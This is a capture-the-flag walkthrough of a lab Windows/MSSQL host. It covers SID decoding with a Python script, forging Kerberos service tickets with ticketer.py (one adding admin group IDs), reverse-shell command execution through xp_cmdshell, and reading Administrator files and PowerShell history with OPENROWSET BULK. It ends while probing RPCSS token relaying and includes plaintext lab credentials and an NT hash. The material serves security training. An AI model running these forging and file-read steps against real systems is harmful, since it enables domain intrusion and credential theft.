SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT SUSER_SNAME(0x56f12609fb4eb548906b5a62effb1840) AS account_name;
account_name
---------------------------------
##MS_PolicyEventProcessingLogin##
SUSER_SNAME(varbinary_sid)asks SQL Server: “what account (text) corresponds to this binary SID?”.
Both decoded SIDs correspond to internal msdb principals — not human/domain accounts:
##MS_AgentSigningCertificate##- Internal principal for SQL Server Agent job signing/certificates. Typically non-interactive and not a domain identity.
##MS_PolicyEventProcessingLogin##- Tied to Policy-Based Management internals; likewise an internal login.
That said, certificate-mapped principals can be leveraged: objects signed by a certificate run with the certificate's mapped privileges. If a certificate principal has high server permissions, signed modules can act with those elevated rights.
Impersonate
enum_impersonate's dc_admin entry signals an impersonation primitive exists in msdb. We must determine who can impersonate whom. If a principal we control is the grantee for impersonating dc_admin, we obtain a direct escalation route.
I move this section to APPENDIX part, for potential future exploit paths .
Certificate
I move this section to APPENDIX part, for potential future exploit paths .
TGS Forgery
We know members of SIGNED\IT hold sysadmin on the SQL server. With a service principal in hand, we can leverage Impacket's ticketer.py to forge a TGS for SIGNED\mssqlsvc.
Per the playbook from thehacker.recipes, the TGS minting (RC4/NT hash) requires explicit domain/user/group identifiers:
ticketer.py -nthash "$krbtgtNThash" -domain-sid "$domainSID" -domain "$DOMAIN" -user-id "$USERID" -groups "$GROUPID1,$GROUPID2,..." "randomuser"No KDC/LDAP egress (88/389 blocked), so we derive the arguments locally.
We already know SUSER_SNAME(varbinary_sid) resolves a binary SID to a principal when SQL can map it, and SUSER_SID('DOMAIN\user') yields the raw varbinary SID.
Extract the binary SIDs:
SQL (SIGNED\mssqlsvc  guest@master)> SELECT SUSER_SID('SIGNED\mssqlsvc')
-----------------------------------------------------------
b'0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000'

SQL (SIGNED\mssqlsvc  guest@master)> SELECT SUSER_SID('SIGNED\IT')
-----------------------------------------------------------
b'0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000'Convert to textual S-1-5-21-...-RID by parsing the SID layout (Microsoft):
revision | subcount | 6-byte ID authority (big-endian) | N× subauthorities (little-endian)The final subauthority is the RID.
Use bin2sid.py to decode and split domain SID and RID:
#!/usr/bin/env python3
"""
bin2sid.py - convert a binary SID (hex) to textual SID (S-1-...).

Usage:
  python3 bin2sid.py 0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000
  python3 bin2sid.py "0x010500000000..."
  python3 bin2sid.py "b'01050000...'"
"""

import sys

def normalize_hex(s: str) -> str:
    s = s.strip()
    # allow forms: 0x..., b'....', '....'
    if s.startswith(("0x","0X")):
        s = s[2:]
    if s.startswith(("b'", 'b"')) and s.endswith(("'", '"')):
        s = s[2:-1]
    s = s.replace(" ", "").replace("-", "")
    return s

def binhex_to_sid(hexstr: str) -> str:
    h = normalize_hex(hexstr)
    if len(h) % 2 != 0:
        raise ValueError("hex string length must be even")
    data = bytes.fromhex(h)
    if len(data) < 8:
        raise ValueError("binary SID must be at least 8 bytes")
    revision = data[0]
    subcount = data[1]
    # identifier authority is 6 bytes big-endian
    identifier_auth = int.from_bytes(data[2:8], byteorder='big')
    parts = [f"S-{revision}-{identifier_auth}"]
    offset = 8
    for i in range(subcount):
        if offset + 4 > len(data):
            raise ValueError("binary SID shorter than expected by subauthority count")
        sub = int.from_bytes(data[offset:offset+4], byteorder='little')
        parts.append(str(sub))
        offset += 4
    return "-".join(parts)

def domain_and_rid(sid_text: str):
    # domain = everything up to the last '-N', rid = last number
    i = sid_text.rfind('-')
    if i == -1:
        return sid_text, None
    return sid_text[:i], sid_text[i+1:]

def main():
    if len(sys.argv) < 2:
        print(__doc__)
        sys.exit(1)
    for arg in sys.argv[1:]:
        try:
            sid = binhex_to_sid(arg)
        except Exception as e:
            print(f"[error] '{arg}': {e}")
            continue
        domain, rid = domain_and_rid(sid)
        print(f"Input: {arg}")
        print(f"Text SID: {sid}")
        print(f"Domain SID: {domain}")
        print(f"RID: {rid}")
        print("-" * 40)

if __name__ == "__main__":
main()Decode mssqlsvc and IT:
$ python bin2sid.py 0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000
Input: 0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000
Text SID: S-1-5-21-4088429403-1159899800-2753317549-1103
Domain SID: S-1-5-21-4088429403-1159899800-2753317549
RID: 1103
----------------------------------------

$ python bin2sid.py 0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000
Input: 0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000
Text SID: S-1-5-21-4088429403-1159899800-2753317549-1105
Domain SID: S-1-5-21-4088429403-1159899800-2753317549
RID: 1105
----------------------------------------Generate the NT hash for mssqlsvc using Rubeus's hash module:
c:\> .\Rubeus.exe hash /password:purPLE9795!@

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Calculate Password Hash(es)

[*] Input password             : purPLE9795!@
[*]       rc4_hmac             : EF699384C3285C54128A3EE1DDB1A0CC

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!Finally, forge the TGS for IT via the SIGNED\mssqlsvc service (MSSQLSvc/<host>:1433 by default):
ticketer.py -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 1105 \
    -user-id 1103 \
    mssqlsvc
Authenticate to MSSQL using the forged cache:
export KRB5CCNAME=mssqlsvc.ccache
mssqlclient.py -no-pass -k dc01.signed.htb -p 1433 -windows-authPost-login, run the standard probes — we now land with sysadmin on the SQL server:

Reverse Shell
With sysadmin privileges secured, xp_cmdshell becomes our weapon of choice. We re-enable it under the sa context and pivot to command execution:

A carefully crafted reverse shell payload is launched — the connection lights up instantly. Shell access confirmed. And the user flag falls into our hands.

Spawn an MSF session — stable, interactive, and ready for post-exploitation:
ROOT
Openrowset Bulk
This is likely an unintended avenue.
Surprisingly, we can reforge the TGS to impersonate Administrator by adding typical SIDs for builtin groups:
ticketer.py -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 512,519,1105 \
    -user-id 1103 \
mssqlsvcBecause of MSSQL's principal mapping, the forged ticket elevates sql session into the Administrator security context:

From there, abuse the builtin OPENROWSET BULK function to read files that are normally Administrator-only. For the root flag:
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\Desktop\root.txt', SINGLE_CLOB) AS flag;
Harvest credential material from the PowerShell history, which exposes cached commands and plaintext secrets — including the admin's:
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt',SINGLE_CLOB) AS p;
With uncovered credentials, invoke RunasCs alongside a Metasploit payload to spawn a high-privileged process:
.\runascs.exe administrator Th1s889Rabb!t "cmd /c c:\users\public\60002.exe"
Rooted.
Localhost Relay Surface
From the MSSQL service we observe privileges and mappings surfacing as distinct Windows tokens — the expected Windows AD choreography.
SeCreateGlobalPrivilege
From the reverse shell we enumerated the current privileges:
C:\temp>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                        State
============================= ================================== ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege       Bypass traverse checking           Enabled
SeCreateGlobalPrivilege       Create global objects              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set DisabledSeCreateGlobalPrivilege is enabled, and SeIncreaseQuotaPrivilege owned but disabled for the moment.
And inspect what groups mssqlsvc is in as a service account:
C:\temp>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                                             Attributes
========================================== ================ =============================================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                        Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQLSERVER                     Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Group owner
LOCAL                                      Well-known group S-1-2-0                                                         Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                        Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288These rights are atypical for ordinary users — they're service-account prerogatives. The “Create global objects” user right permits creation of kernel-global namespace objects (e.g. Global\ named pipes, file mappings, symbolic links).
Some privileges are present but disabled in the current token — meaning the account owns them, but the active token doesn't expose them yet.
RPCSS

Only MSSQL (port 1433) is externally reachable, yet the host runs AD services locally:
Service accounts can spawn multiple tokens for the same logon session. Unlike a normal user with a single token, a service account may have several tokens tied to different authentication vectors. Critically, LSASS (Local Security Authority Subsystem Service) sometimes preserves the first token created in a logon session and will reuse that token for local network authentications (loopback SMB/RPC) typically in network authentication for service accounts. That quirk means a token stored for one purpose can be presented for another — a useful relaying surface.
We observed this inconsistence while experimenting with RunasCs:

So we can enumerate some service processes that run as NETWORK SERVICE, for example RPCSS (Remote Procedure Call Service) who naturally holds juicy tokens:
C:\temp> sc queryex rpcss

SERVICE_NAME: rpcss
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 920
FLAGS :rpcss (RPC Service) is active (PID 920) — a COM+/RPC host that exposes RPC and named-pipe endpoints.
Query the service identity:
C:\temp> sc qc rpcss

[SC] QueryServiceConfig SUCCESS

